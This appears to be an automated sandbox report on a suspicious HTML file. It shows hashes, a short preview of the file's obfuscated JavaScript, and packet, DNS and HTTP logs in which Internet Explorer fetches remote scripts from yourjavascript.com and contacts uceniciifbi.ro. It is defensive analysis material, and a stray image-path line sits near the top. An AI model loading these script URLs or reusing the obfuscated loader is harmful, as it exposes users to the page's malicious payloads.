SHA512:	1960345e2a4878b36b795eae3b3c3af9d802b4245b7e5c 6f960d7e7af03341c1647a7bc1c2a3a55ee8e4ad4742003 b3061b168b6738c254fd63107174b8e86ff

General


SSDEEP:	192:3Yj7Fpt/5Wn0kUCW3LJV6QbArrRv5mzvRC6FAwoJUcqjBEXBLJ/M994fW:3Ylp5Un0ZLWQbABv5mz7cAuM9KW
File Content Preview:	<!doctype html>..<html>....<script>l1l=document.documentMode||document.all;var ca8b5d87=true;ll1=document.layers;lll=window.sidebar;ca8b5d87=(!(l1l&&ll1)&&!(!l1l&&!ll1&&!lll));l_ll=location+'';l11=navigator.userAgent.toLowerCase();function ll1(l1l){return

File Icon

Icon Hash:	f8c89c9a9a998cb8

Network Behavior

Network Port Distribution



Total Packets: 112

- 53 (DNS)
- 443 (HTTPS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 18:15:06.195069075 CET	49721	80	192.168.2.3	5.189.183.184
Jan 13, 2021 18:15:06.198487043 CET	49722	80	192.168.2.3	5.189.183.184
Jan 13, 2021 18:15:06.243391037 CET	80	49721	5.189.183.184	192.168.2.3
Jan 13, 2021 18:15:06.243505955 CET	49721	80	192.168.2.3	5.189.183.184
Jan 13, 2021 18:15:06.244250059 CET	49721	80	192.168.2.3	5.189.183.184
Jan 13, 2021 18:15:06.246797085 CET	80	49722	5.189.183.184	192.168.2.3
Jan 13, 2021 18:15:06.246876955 CET	49722	80	192.168.2.3	5.189.183.184
Jan 13, 2021 18:15:06.292587042 CET	80	49721	5.189.183.184	192.168.2.3
Jan 13, 2021 18:15:06.292676926 CET	80	49721	5.189.183.184	192.168.2.3
Jan 13, 2021 18:15:06.292779922 CET	49721	80	192.168.2.3	5.189.183.184
Jan 13, 2021 18:15:06.318594933 CET	49721	80	192.168.2.3	5.189.183.184
Jan 13, 2021 18:15:06.367230892 CET	80	49721	5.189.183.184	192.168.2.3
Jan 13, 2021 18:15:06.367373943 CET	49721	80	192.168.2.3	5.189.183.184
Jan 13, 2021 18:15:06.367430925 CET	80	49721	5.189.183.184	192.168.2.3
Jan 13, 2021 18:15:06.367513895 CET	49721	80	192.168.2.3	5.189.183.184
Jan 13, 2021 18:15:06.378423929 CET	49723	443	192.168.2.3	104.20.138.65
Jan 13, 2021 18:15:06.378561020 CET	49724	443	192.168.2.3	104.20.138.65
Jan 13, 2021 18:15:06.418601036 CET	443	49723	104.20.138.65	192.168.2.3
Jan 13, 2021 18:15:06.418700933 CET	443	49724	104.20.138.65	192.168.2.3
Jan 13, 2021 18:15:06.418900013 CET	49723	443	192.168.2.3	104.20.138.65
Jan 13, 2021 18:15:06.419689894 CET	49724	443	192.168.2.3	104.20.138.65
Jan 13, 2021 18:15:06.428778887 CET	49723	443	192.168.2.3	104.20.138.65

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 18:15:06.429425001 CET	49724	443	192.168.2.3	104.20.138.65
Jan 13, 2021 18:15:06.469078064 CET	443	49723	104.20.138.65	192.168.2.3
Jan 13, 2021 18:15:06.469481945 CET	443	49724	104.20.138.65	192.168.2.3
Jan 13, 2021 18:15:06.471837044 CET	443	49724	104.20.138.65	192.168.2.3
Jan 13, 2021 18:15:06.471877098 CET	443	49724	104.20.138.65	192.168.2.3
Jan 13, 2021 18:15:06.471946001 CET	49724	443	192.168.2.3	104.20.138.65
Jan 13, 2021 18:15:06.472023010 CET	49724	443	192.168.2.3	104.20.138.65
Jan 13, 2021 18:15:06.473057985 CET	443	49723	104.20.138.65	192.168.2.3
Jan 13, 2021 18:15:06.473097086 CET	443	49723	104.20.138.65	192.168.2.3
Jan 13, 2021 18:15:06.473212004 CET	49723	443	192.168.2.3	104.20.138.65
Jan 13, 2021 18:15:06.473280907 CET	49723	443	192.168.2.3	104.20.138.65
Jan 13, 2021 18:15:06.514328957 CET	49724	443	192.168.2.3	104.20.138.65
Jan 13, 2021 18:15:06.516266108 CET	49723	443	192.168.2.3	104.20.138.65
Jan 13, 2021 18:15:06.520245075 CET	49724	443	192.168.2.3	104.20.138.65
Jan 13, 2021 18:15:06.520473957 CET	49724	443	192.168.2.3	104.20.138.65
Jan 13, 2021 18:15:06.520879030 CET	49723	443	192.168.2.3	104.20.138.65
Jan 13, 2021 18:15:06.554498911 CET	443	49724	104.20.138.65	192.168.2.3
Jan 13, 2021 18:15:06.556305885 CET	443	49724	104.20.138.65	192.168.2.3
Jan 13, 2021 18:15:06.556349993 CET	443	49724	104.20.138.65	192.168.2.3
Jan 13, 2021 18:15:06.556385040 CET	443	49723	104.20.138.65	192.168.2.3
Jan 13, 2021 18:15:06.556402922 CET	49724	443	192.168.2.3	104.20.138.65
Jan 13, 2021 18:15:06.556443930 CET	49724	443	192.168.2.3	104.20.138.65
Jan 13, 2021 18:15:06.557039022 CET	443	49723	104.20.138.65	192.168.2.3
Jan 13, 2021 18:15:06.557079077 CET	443	49723	104.20.138.65	192.168.2.3
Jan 13, 2021 18:15:06.557111025 CET	49723	443	192.168.2.3	104.20.138.65
Jan 13, 2021 18:15:06.557143927 CET	49723	443	192.168.2.3	104.20.138.65
Jan 13, 2021 18:15:06.557548046 CET	49724	443	192.168.2.3	104.20.138.65
Jan 13, 2021 18:15:06.558067083 CET	49723	443	192.168.2.3	104.20.138.65
Jan 13, 2021 18:15:06.560250998 CET	443	49724	104.20.138.65	192.168.2.3
Jan 13, 2021 18:15:06.560373068 CET	443	49724	104.20.138.65	192.168.2.3
Jan 13, 2021 18:15:06.560841084 CET	443	49723	104.20.138.65	192.168.2.3
Jan 13, 2021 18:15:06.560869932 CET	443	49723	104.20.138.65	192.168.2.3
Jan 13, 2021 18:15:06.560935020 CET	49723	443	192.168.2.3	104.20.138.65
Jan 13, 2021 18:15:06.566548109 CET	443	49724	104.20.138.65	192.168.2.3
Jan 13, 2021 18:15:06.566615105 CET	49724	443	192.168.2.3	104.20.138.65
Jan 13, 2021 18:15:06.639504910 CET	443	49724	104.20.138.65	192.168.2.3
Jan 13, 2021 18:15:06.639815092 CET	443	49723	104.20.138.65	192.168.2.3
Jan 13, 2021 18:15:07.100204945 CET	443	49724	104.20.138.65	192.168.2.3
Jan 13, 2021 18:15:07.100250959 CET	443	49724	104.20.138.65	192.168.2.3
Jan 13, 2021 18:15:07.100308895 CET	49724	443	192.168.2.3	104.20.138.65
Jan 13, 2021 18:15:07.100362062 CET	49724	443	192.168.2.3	104.20.138.65
Jan 13, 2021 18:15:07.268269062 CET	49726	443	192.168.2.3	91.207.103.145
Jan 13, 2021 18:15:07.268588066 CET	49725	443	192.168.2.3	91.207.103.145
Jan 13, 2021 18:15:07.334444046 CET	443	49726	91.207.103.145	192.168.2.3
Jan 13, 2021 18:15:07.334492922 CET	443	49725	91.207.103.145	192.168.2.3
Jan 13, 2021 18:15:07.334578991 CET	49726	443	192.168.2.3	91.207.103.145
Jan 13, 2021 18:15:07.334592104 CET	49725	443	192.168.2.3	91.207.103.145
Jan 13, 2021 18:15:07.335191965 CET	49725	443	192.168.2.3	91.207.103.145
Jan 13, 2021 18:15:07.335760117 CET	49726	443	192.168.2.3	91.207.103.145
Jan 13, 2021 18:15:07.401055098 CET	443	49725	91.207.103.145	192.168.2.3
Jan 13, 2021 18:15:07.401468039 CET	443	49726	91.207.103.145	192.168.2.3
Jan 13, 2021 18:15:07.403481960 CET	443	49726	91.207.103.145	192.168.2.3
Jan 13, 2021 18:15:07.403537989 CET	443	49726	91.207.103.145	192.168.2.3
Jan 13, 2021 18:15:07.403568029 CET	443	49726	91.207.103.145	192.168.2.3
Jan 13, 2021 18:15:07.403608084 CET	49726	443	192.168.2.3	91.207.103.145
Jan 13, 2021 18:15:07.403661013 CET	49726	443	192.168.2.3	91.207.103.145
Jan 13, 2021 18:15:07.403670073 CET	49726	443	192.168.2.3	91.207.103.145
Jan 13, 2021 18:15:07.406378984 CET	443	49725	91.207.103.145	192.168.2.3
Jan 13, 2021 18:15:07.406449080 CET	49725	443	192.168.2.3	91.207.103.145
Jan 13, 2021 18:15:07.406486988 CET	443	49725	91.207.103.145	192.168.2.3
Jan 13, 2021 18:15:07.406522989 CET	443	49725	91.207.103.145	192.168.2.3
Jan 13, 2021 18:15:07.406542063 CET	49725	443	192.168.2.3	91.207.103.145
Jan 13, 2021 18:15:07.406578064 CET	49725	443	192.168.2.3	91.207.103.145
Jan 13, 2021 18:15:07.411250114 CET	49726	443	192.168.2.3	91.207.103.145

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 18:15:07.411602974 CET	49726	443	192.168.2.3	91.207.103.145
Jan 13, 2021 18:15:07.411787033 CET	49726	443	192.168.2.3	91.207.103.145
Jan 13, 2021 18:15:07.414835930 CET	49725	443	192.168.2.3	91.207.103.145
Jan 13, 2021 18:15:07.415185928 CET	49725	443	192.168.2.3	91.207.103.145
Jan 13, 2021 18:15:07.477705956 CET	443	49726	91.207.103.145	192.168.2.3
Jan 13, 2021 18:15:07.477751970 CET	443	49726	91.207.103.145	192.168.2.3
Jan 13, 2021 18:15:07.477911949 CET	49726	443	192.168.2.3	91.207.103.145
Jan 13, 2021 18:15:07.477952003 CET	49726	443	192.168.2.3	91.207.103.145
Jan 13, 2021 18:15:07.478409052 CET	443	49726	91.207.103.145	192.168.2.3
Jan 13, 2021 18:15:07.478492022 CET	49726	443	192.168.2.3	91.207.103.145
Jan 13, 2021 18:15:07.481379986 CET	443	49725	91.207.103.145	192.168.2.3
Jan 13, 2021 18:15:07.481511116 CET	49725	443	192.168.2.3	91.207.103.145
Jan 13, 2021 18:15:07.481538057 CET	443	49725	91.207.103.145	192.168.2.3
Jan 13, 2021 18:15:07.481599092 CET	49725	443	192.168.2.3	91.207.103.145

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 18:14:58.753758907 CET	53	58361	8.8.8.8	192.168.2.3
Jan 13, 2021 18:14:59.691842079 CET	63492	53	192.168.2.3	8.8.8.8
Jan 13, 2021 18:14:59.742758989 CET	53	63492	8.8.8.8	192.168.2.3
Jan 13, 2021 18:15:01.168567896 CET	60831	53	192.168.2.3	8.8.8.8
Jan 13, 2021 18:15:01.219615936 CET	53	60831	8.8.8.8	192.168.2.3
Jan 13, 2021 18:15:02.498325109 CET	60100	53	192.168.2.3	8.8.8.8
Jan 13, 2021 18:15:03.510668039 CET	60100	53	192.168.2.3	8.8.8.8
Jan 13, 2021 18:15:03.561605930 CET	53	60100	8.8.8.8	192.168.2.3
Jan 13, 2021 18:15:04.816637039 CET	53195	53	192.168.2.3	8.8.8.8
Jan 13, 2021 18:15:04.875025034 CET	53	53195	8.8.8.8	192.168.2.3
Jan 13, 2021 18:15:05.088589907 CET	50141	53	192.168.2.3	8.8.8.8
Jan 13, 2021 18:15:05.139514923 CET	53	50141	8.8.8.8	192.168.2.3
Jan 13, 2021 18:15:06.112787962 CET	53023	53	192.168.2.3	8.8.8.8
Jan 13, 2021 18:15:06.185707092 CET	53	53023	8.8.8.8	192.168.2.3
Jan 13, 2021 18:15:06.318650007 CET	49563	53	192.168.2.3	8.8.8.8
Jan 13, 2021 18:15:06.374808073 CET	53	49563	8.8.8.8	192.168.2.3
Jan 13, 2021 18:15:07.120925903 CET	51352	53	192.168.2.3	8.8.8.8
Jan 13, 2021 18:15:07.215490103 CET	53	51352	8.8.8.8	192.168.2.3
Jan 13, 2021 18:15:07.569763899 CET	59349	53	192.168.2.3	8.8.8.8
Jan 13, 2021 18:15:07.572455883 CET	57084	53	192.168.2.3	8.8.8.8
Jan 13, 2021 18:15:07.599348068 CET	58823	53	192.168.2.3	8.8.8.8
Jan 13, 2021 18:15:07.613245010 CET	57568	53	192.168.2.3	8.8.8.8
Jan 13, 2021 18:15:07.617811918 CET	53	59349	8.8.8.8	192.168.2.3
Jan 13, 2021 18:15:07.632033110 CET	50540	53	192.168.2.3	8.8.8.8
Jan 13, 2021 18:15:07.661410093 CET	53	57568	8.8.8.8	192.168.2.3
Jan 13, 2021 18:15:07.718322039 CET	53	57084	8.8.8.8	192.168.2.3
Jan 13, 2021 18:15:07.745613098 CET	53	58823	8.8.8.8	192.168.2.3
Jan 13, 2021 18:15:07.782058954 CET	53	50540	8.8.8.8	192.168.2.3
Jan 13, 2021 18:15:08.676229954 CET	54366	53	192.168.2.3	8.8.8.8
Jan 13, 2021 18:15:08.724147081 CET	53	54366	8.8.8.8	192.168.2.3
Jan 13, 2021 18:15:22.511854887 CET	53034	53	192.168.2.3	8.8.8.8
Jan 13, 2021 18:15:22.541568041 CET	57762	53	192.168.2.3	8.8.8.8
Jan 13, 2021 18:15:22.568409920 CET	53	53034	8.8.8.8	192.168.2.3
Jan 13, 2021 18:15:22.589494944 CET	53	57762	8.8.8.8	192.168.2.3
Jan 13, 2021 18:15:23.754059076 CET	55435	53	192.168.2.3	8.8.8.8
Jan 13, 2021 18:15:23.810782909 CET	53	55435	8.8.8.8	192.168.2.3
Jan 13, 2021 18:15:24.689307928 CET	50713	53	192.168.2.3	8.8.8.8
Jan 13, 2021 18:15:24.739923000 CET	53	50713	8.8.8.8	192.168.2.3
Jan 13, 2021 18:15:25.628058910 CET	56132	53	192.168.2.3	8.8.8.8
Jan 13, 2021 18:15:25.687186956 CET	53	56132	8.8.8.8	192.168.2.3
Jan 13, 2021 18:15:26.723901033 CET	58987	53	192.168.2.3	8.8.8.8
Jan 13, 2021 18:15:26.774117947 CET	53	58987	8.8.8.8	192.168.2.3
Jan 13, 2021 18:15:28.035852909 CET	56579	53	192.168.2.3	8.8.8.8
Jan 13, 2021 18:15:28.084131002 CET	53	56579	8.8.8.8	192.168.2.3
Jan 13, 2021 18:15:29.519335032 CET	60633	53	192.168.2.3	8.8.8.8
Jan 13, 2021 18:15:29.575939894 CET	53	60633	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 18:15:30.516180992 CET	61292	53	192.168.2.3	8.8.8.8
Jan 13, 2021 18:15:30.564308882 CET	53	61292	8.8.8.8	192.168.2.3
Jan 13, 2021 18:15:30.702996969 CET	63619	53	192.168.2.3	8.8.8.8
Jan 13, 2021 18:15:30.751710892 CET	53	63619	8.8.8.8	192.168.2.3
Jan 13, 2021 18:15:31.475070000 CET	64938	53	192.168.2.3	8.8.8.8
Jan 13, 2021 18:15:31.523212910 CET	53	64938	8.8.8.8	192.168.2.3
Jan 13, 2021 18:15:32.019004107 CET	61946	53	192.168.2.3	8.8.8.8
Jan 13, 2021 18:15:32.252198935 CET	53	61946	8.8.8.8	192.168.2.3
Jan 13, 2021 18:15:34.945513010 CET	64910	53	192.168.2.3	8.8.8.8
Jan 13, 2021 18:15:35.002244949 CET	53	64910	8.8.8.8	192.168.2.3
Jan 13, 2021 18:15:35.502044916 CET	52123	53	192.168.2.3	8.8.8.8
Jan 13, 2021 18:15:35.552717924 CET	53	52123	8.8.8.8	192.168.2.3
Jan 13, 2021 18:15:35.952253103 CET	64910	53	192.168.2.3	8.8.8.8
Jan 13, 2021 18:15:36.008697033 CET	53	64910	8.8.8.8	192.168.2.3
Jan 13, 2021 18:15:36.513838053 CET	52123	53	192.168.2.3	8.8.8.8
Jan 13, 2021 18:15:36.564723015 CET	53	52123	8.8.8.8	192.168.2.3
Jan 13, 2021 18:15:36.968367100 CET	64910	53	192.168.2.3	8.8.8.8
Jan 13, 2021 18:15:37.016164064 CET	53	64910	8.8.8.8	192.168.2.3
Jan 13, 2021 18:15:37.599323988 CET	52123	53	192.168.2.3	8.8.8.8
Jan 13, 2021 18:15:37.649962902 CET	53	52123	8.8.8.8	192.168.2.3
Jan 13, 2021 18:15:38.984962940 CET	64910	53	192.168.2.3	8.8.8.8
Jan 13, 2021 18:15:39.033020973 CET	53	64910	8.8.8.8	192.168.2.3
Jan 13, 2021 18:15:39.607125044 CET	52123	53	192.168.2.3	8.8.8.8
Jan 13, 2021 18:15:39.657932043 CET	53	52123	8.8.8.8	192.168.2.3
Jan 13, 2021 18:15:42.998599052 CET	64910	53	192.168.2.3	8.8.8.8
Jan 13, 2021 18:15:43.055013895 CET	53	64910	8.8.8.8	192.168.2.3
Jan 13, 2021 18:15:43.623281002 CET	52123	53	192.168.2.3	8.8.8.8
Jan 13, 2021 18:15:43.674643040 CET	53	52123	8.8.8.8	192.168.2.3
Jan 13, 2021 18:15:45.584526062 CET	56130	53	192.168.2.3	8.8.8.8
Jan 13, 2021 18:15:45.645529985 CET	53	56130	8.8.8.8	192.168.2.3
Jan 13, 2021 18:15:48.700310946 CET	56338	53	192.168.2.3	8.8.8.8
Jan 13, 2021 18:15:48.748198986 CET	53	56338	8.8.8.8	192.168.2.3
Jan 13, 2021 18:15:49.932435989 CET	59420	53	192.168.2.3	8.8.8.8
Jan 13, 2021 18:15:49.980366945 CET	53	59420	8.8.8.8	192.168.2.3
Jan 13, 2021 18:15:54.406723976 CET	58784	53	192.168.2.3	8.8.8.8
Jan 13, 2021 18:15:54.463382006 CET	53	58784	8.8.8.8	192.168.2.3
Jan 13, 2021 18:16:03.794908047 CET	63978	53	192.168.2.3	8.8.8.8
Jan 13, 2021 18:16:03.866316080 CET	53	63978	8.8.8.8	192.168.2.3
Jan 13, 2021 18:16:05.850136042 CET	62938	53	192.168.2.3	8.8.8.8
Jan 13, 2021 18:16:05.919756889 CET	53	62938	8.8.8.8	192.168.2.3
Jan 13, 2021 18:16:33.019675016 CET	55708	53	192.168.2.3	8.8.8.8
Jan 13, 2021 18:16:33.067830086 CET	53	55708	8.8.8.8	192.168.2.3
Jan 13, 2021 18:16:33.499105930 CET	56803	53	192.168.2.3	8.8.8.8
Jan 13, 2021 18:16:33.570760965 CET	53	56803	8.8.8.8	192.168.2.3
Jan 13, 2021 18:16:53.864592075 CET	57145	53	192.168.2.3	8.8.8.8
Jan 13, 2021 18:16:53.912688971 CET	53	57145	8.8.8.8	192.168.2.3
Jan 13, 2021 18:17:49.576458931 CET	55359	53	192.168.2.3	8.8.8.8
Jan 13, 2021 18:17:49.664386034 CET	53	55359	8.8.8.8	192.168.2.3
Jan 13, 2021 18:17:50.216890097 CET	58306	53	192.168.2.3	8.8.8.8
Jan 13, 2021 18:17:50.275676966 CET	53	58306	8.8.8.8	192.168.2.3
Jan 13, 2021 18:17:50.939297915 CET	64124	53	192.168.2.3	8.8.8.8
Jan 13, 2021 18:17:51.022708893 CET	53	64124	8.8.8.8	192.168.2.3
Jan 13, 2021 18:17:51.499864101 CET	49361	53	192.168.2.3	8.8.8.8
Jan 13, 2021 18:17:51.556246996 CET	53	49361	8.8.8.8	192.168.2.3
Jan 13, 2021 18:17:52.055874109 CET	63150	53	192.168.2.3	8.8.8.8
Jan 13, 2021 18:17:52.169749975 CET	53	63150	8.8.8.8	192.168.2.3
Jan 13, 2021 18:17:53.306227922 CET	53279	53	192.168.2.3	8.8.8.8
Jan 13, 2021 18:17:53.365909100 CET	53	53279	8.8.8.8	192.168.2.3
Jan 13, 2021 18:17:54.514880896 CET	56881	53	192.168.2.3	8.8.8.8
Jan 13, 2021 18:17:54.563021898 CET	53	56881	8.8.8.8	192.168.2.3
Jan 13, 2021 18:17:56.181525946 CET	53642	53	192.168.2.3	8.8.8.8
Jan 13, 2021 18:17:56.238538027 CET	53	53642	8.8.8.8	192.168.2.3
Jan 13, 2021 18:17:57.185385942 CET	55667	53	192.168.2.3	8.8.8.8
Jan 13, 2021 18:17:57.244750977 CET	53	55667	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 18:17:57.748253107 CET	54833	53	192.168.2.3	8.8.8.8
Jan 13, 2021 18:17:57.804625988 CET	53	54833	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 13, 2021 18:15:06.112787962 CET	192.168.2.3	8.8.8.8	0x67c4	Standard query (0)	yourjavascript.com	A (IP address)	IN (0x0001)
Jan 13, 2021 18:15:06.318650007 CET	192.168.2.3	8.8.8.8	0xff64	Standard query (0)	tinyurl.com	A (IP address)	IN (0x0001)
Jan 13, 2021 18:15:07.120925903 CET	192.168.2.3	8.8.8.8	0x242b	Standard query (0)	uceniciifbi.ro	A (IP address)	IN (0x0001)
Jan 13, 2021 18:15:07.569763899 CET	192.168.2.3	8.8.8.8	0xef80	Standard query (0)	maxcdn.bootstrapcdn.com	A (IP address)	IN (0x0001)
Jan 13, 2021 18:15:07.572455883 CET	192.168.2.3	8.8.8.8	0x8c9d	Standard query (0)	i.postimg.cc	A (IP address)	IN (0x0001)
Jan 13, 2021 18:15:07.599348068 CET	192.168.2.3	8.8.8.8	0x410d	Standard query (0)	svgur.com	A (IP address)	IN (0x0001)
Jan 13, 2021 18:15:07.613245010 CET	192.168.2.3	8.8.8.8	0x577d	Standard query (0)	cdnjs.cloudflare.com	A (IP address)	IN (0x0001)
Jan 13, 2021 18:15:07.632033110 CET	192.168.2.3	8.8.8.8	0xa01d	Standard query (0)	i.ibb.co	A (IP address)	IN (0x0001)
Jan 13, 2021 18:15:08.676229954 CET	192.168.2.3	8.8.8.8	0x2763	Standard query (0)	code.jquery.com	A (IP address)	IN (0x0001)
Jan 13, 2021 18:15:22.511854887 CET	192.168.2.3	8.8.8.8	0x314e	Standard query (0)	www.iconj.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 13, 2021 18:15:06.185707092 CET	8.8.8.8	192.168.2.3	0x67c4	No error (0)	yourjavascript.com		5.189.183.184	A (IP address)	IN (0x0001)
Jan 13, 2021 18:15:06.374808073 CET	8.8.8.8	192.168.2.3	0xff64	No error (0)	tinyurl.com		104.20.138.65	A (IP address)	IN (0x0001)
Jan 13, 2021 18:15:06.374808073 CET	8.8.8.8	192.168.2.3	0xff64	No error (0)	tinyurl.com		104.20.139.65	A (IP address)	IN (0x0001)
Jan 13, 2021 18:15:06.374808073 CET	8.8.8.8	192.168.2.3	0xff64	No error (0)	tinyurl.com		172.67.1.225	A (IP address)	IN (0x0001)
Jan 13, 2021 18:15:07.215490103 CET	8.8.8.8	192.168.2.3	0x242b	No error (0)	uceniciifbi.ro		91.207.103.145	A (IP address)	IN (0x0001)
Jan 13, 2021 18:15:07.617811918 CET	8.8.8.8	192.168.2.3	0xef80	No error (0)	maxcdn.bootstrapcdn.com	cds.j3z9t3p6.hwcdn.net		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2021 18:15:07.661410093 CET	8.8.8.8	192.168.2.3	0x577d	No error (0)	cdnjs.cloudflare.com		104.16.19.94	A (IP address)	IN (0x0001)
Jan 13, 2021 18:15:07.661410093 CET	8.8.8.8	192.168.2.3	0x577d	No error (0)	cdnjs.cloudflare.com		104.16.18.94	A (IP address)	IN (0x0001)
Jan 13, 2021 18:15:07.718322039 CET	8.8.8.8	192.168.2.3	0x8c9d	No error (0)	i.postimg.cc		51.91.224.95	A (IP address)	IN (0x0001)
Jan 13, 2021 18:15:07.718322039 CET	8.8.8.8	192.168.2.3	0x8c9d	No error (0)	i.postimg.cc		5.135.83.165	A (IP address)	IN (0x0001)
Jan 13, 2021 18:15:07.745613098 CET	8.8.8.8	192.168.2.3	0x410d	No error (0)	svgur.com		216.239.38.21	A (IP address)	IN (0x0001)
Jan 13, 2021 18:15:07.745613098 CET	8.8.8.8	192.168.2.3	0x410d	No error (0)	svgur.com		216.239.36.21	A (IP address)	IN (0x0001)
Jan 13, 2021 18:15:07.745613098 CET	8.8.8.8	192.168.2.3	0x410d	No error (0)	svgur.com		216.239.32.21	A (IP address)	IN (0x0001)
Jan 13, 2021 18:15:07.745613098 CET	8.8.8.8	192.168.2.3	0x410d	No error (0)	svgur.com		216.239.34.21	A (IP address)	IN (0x0001)
Jan 13, 2021 18:15:07.782058954 CET	8.8.8.8	192.168.2.3	0xa01d	No error (0)	i.ibb.co		145.239.131.51	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 13, 2021 18:15:07.782058954 CET	8.8.8.8	192.168.2.3	0xa01d	No error (0)	i.ibb.co		145.239.131.55	A (IP address)	IN (0x0001)
Jan 13, 2021 18:15:07.782058954 CET	8.8.8.8	192.168.2.3	0xa01d	No error (0)	i.ibb.co		145.239.131.60	A (IP address)	IN (0x0001)
Jan 13, 2021 18:15:08.724147081 CET	8.8.8.8	192.168.2.3	0x2763	No error (0)	code.jquery.com	cds.s5x3j6q5.hwcdn.net		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2021 18:15:22.568409920 CET	8.8.8.8	192.168.2.3	0x314e	Server failure (2)	www.iconj.com	none	none	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- yourjavascript.com
- i.postimg.cc
- svgur.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49721	5.189.183.184	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 18:15:06.244250059 CET	64	OUT	GET /99821182021/5343434322.js HTTP/1.1 Accept: application/javascript, */*;q=0.8 Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: yourjavascript.com Connection: Keep-Alive
Jan 13, 2021 18:15:06.292676926 CET	65	IN	HTTP/1.1 200 OK Server: nginx Date: Wed, 13 Jan 2021 17:15:06 GMT Content-Type: text/javascript; charset: UTF-8 Transfer-Encoding: chunked Connection: keep-alive Content-Encoding: gzip Vary: Accept-Encoding Expires: Thu, 31 Dec 2037 23:55:55 GMT Cache-Control: max-age=315360000 Cache-Control: public Data Raw: 65 30 0d 0a 1f 8b 08 00 00 00 00 00 00 03 5d 50 41 0a c2 40 0c bc 17 fc 43 2f 83 ee 45 64 d3 cd 56 3c d5 56 ff a1 b6 82 07 ab d4 16 bf 6f 92 56 51 61 08 d9 64 26 99 6c 7d 3b 0d d7 a6 ed 97 cf ee d2 37 8b 74 68 9b c7 e9 70 97 6c 0e 2a c1 82 35 78 07 de c2 af c0 39 a2 07 07 30 83 2a 78 6f 95 cc b0 42 24 50 01 bf 57 48 65 14 c6 35 62 30 55 09 2f 73 08 bc 07 57 c6 91 56 0e ce 40 8c 58 20 ca 4c af 89 b4 28 07 c5 77 0c 20 e1 90 46 5f 7d b5 d8 92 51 9b 1b 2c 19 b7 44 83 38 14 db 93 e7 72 f2 ac ad 4c b7 eb 75 41 9f 72 85 12 82 d6 27 89 11 e4 28 29 4e aa cc 08 76 af 38 fc 5b a1 9e 77 f3 d4 a5 6e 93 ce 92 59 52 ff fe eb a1 bf 1d 17 9f bf ad bb ee ec 9c db 24 2f 6a 8d ea 8e 7e 01 00 00 0d 0a 30 0d 0a 0d 0a Data Ascii: e0]PA@C/EdV<VoVQad&l};7thpl*5x90*xoB$PWHe5b0U/sWV@X L(w F_}Q,D8rLuAr'()Nv8[wnYR$/j~0
Jan 13, 2021 18:15:06.318594933 CET	65	OUT	GET /18210902102/7565654564.js HTTP/1.1 Accept: application/javascript, */*;q=0.8 Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: yourjavascript.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 18:15:06.367230892 CET	67	IN	HTTP/1.1 200 OK Server: nginx Date: Wed, 13 Jan 2021 17:15:06 GMT Content-Type: text/javascript; charset: UTF-8 Transfer-Encoding: chunked Connection: keep-alive Content-Encoding: gzip Vary: Accept-Encoding Expires: Thu, 31 Dec 2037 23:55:55 GMT Cache-Control: max-age=315360000 Cache-Control: public Data Raw: 38 33 31 0d 0a 1f 8b 08 00 00 00 00 00 00 03 ed 5b c9 8e dc 36 10 bd 1b f0 3f cc 45 b0 e7 12 48 5c 25 f8 d4 dd 92 fe c3 f1 02 e4 10 3b 48 6c e4 f7 c3 da 48 8a a2 ba 35 9e 51 07 06 0c 08 82 46 4d 16 6b af c7 a2 e6 e3 d7 0f df ff fc f4 e5 db 6f ff fe fd c7 b7 4f 6f 1f be 7f f9 f4 cf 87 f7 7f 85 a7 37 8d be 34 ae 6f 9c 6d 5c d7 38 d3 e8 a9 69 4f 70 85 f7 de 34 6e c0 fb 05 06 84 9f cc 08 6f 9c 6e bc 6a dc dc 78 0d 77 e7 60 8c 6a 1b 83 cf 70 e1 98 30 05 5e e2 83 9b 90 8e 85 89 81 b2 9a 2b c4 61 dd 01 f9 b9 20 85 a9 71 67 a0 00 6b 59 78 a9 c7 46 29 58 34 cc f2 03 4f 04 1e 88 7f 8b 6c 28 9c 82 03 7c 8b 94 69 16 ad de e3 98 19 45 c0 8b c6 07 0a bc 8a e3 f1 0e 47 c2 d5 c2 30 7d 82 59 30 71 04 45 05 3a 20 a0 01 26 55 e0 13 b5 e1 50 28 66 4f e1 b0 76 39 8c d4 35 22 9d ed 29 e1 57 ad 61 3c df fd 92 e1 eb 73 27 e4 70 48 2b 46 31 a3 65 83 bc f1 da a3 6d 50 ef 0c ef 41 87 81 9a 65 73 b3 95 67 5c 6b 87 1a a3 0e bd e7 0b 38 cc 88 b8 d3 4a 4b f2 2b eb 64 46 a7 c2 